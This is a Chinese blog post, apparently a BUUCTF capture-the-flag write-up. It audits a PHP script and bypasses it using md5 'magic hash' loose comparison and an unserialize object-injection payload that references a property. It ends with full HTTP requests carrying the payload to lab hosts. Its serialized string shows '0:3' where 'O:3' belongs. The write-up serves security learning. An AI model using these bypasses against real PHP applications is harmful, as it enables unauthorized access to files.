

BUUCTF CODE REVIEW

原创

[oJiuJieZhong](#) 于 2021-10-15 16:09:23 发布 88 收藏 1

分类专栏: [BUUCTF](#) 文章标签: [php](#) [http](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/oJiuJieZhong/article/details/120785272>

版权



[BUUCTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

内容就如题, 是一个代码审计。

```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhaohao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
    public $correct = "";
    public $input = "";

    public function __destruct() {
        try {
            $this->correct = base64_encode(uniqid());
            if($this->correct === $this->input) {
                echo file_get_contents("/flag");
            }
        } catch (Exception $e) {
        }
    }
}

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
```

代码主要可以分为4部分

0部分为一个class, 而且在第三部分看见了反序列化`unserialize($_POST['obj']);`内容, 那么就十之八九是反序列化。但是先不去处理。且在class中可以获得flag的值。


1部分为一个IF 满足进入的条件为get 传参的值为1。

2部分也是一个IF 满足条件为post 传参的值为2。

3部分也是一个IF 满足条件为 需要两个不同的数。且这两个不同的数值的md5 的却相同。


如果 1、2、3 条件都满足之后就会执行反序列化，通过POST 传参obj 执行，然后进入区域0。

①



②

```
POST /?pleaseget=1 HTTP/1.1
Host: a27be653-d322-4e8f-96a8-07b27c77f559.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 103
Content-Type: application/x-www-form-urlencoded
```



CSDN @oJiuJieZhong

③PHP 当中使用== 来进行比较的时候，系统会自动处理数据类型，进行分析是数字比较还是字符比较。而当一个字符串值是e0开通的时候，那么就会被当中数值。而e0xxxxx都为0。

`|pleasepost=2&md51=s1885207154a&md52=s155964671a;`

④<http://www.gjw123.com/tools-phpserialize>

在线序列化


```
POST /?pleaseget=1 HTTP/1.1
Host: 8b53a276-a4d9-4ee5-9521-89850e40529f.node4.buuoj.cn:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.25 Safari/537.36 Core/1.70.3877.400 QQBrowser/10.8.4506.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

pleasepost=2&md51=s1885207154a&md52=s155964671a&obj=0:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
```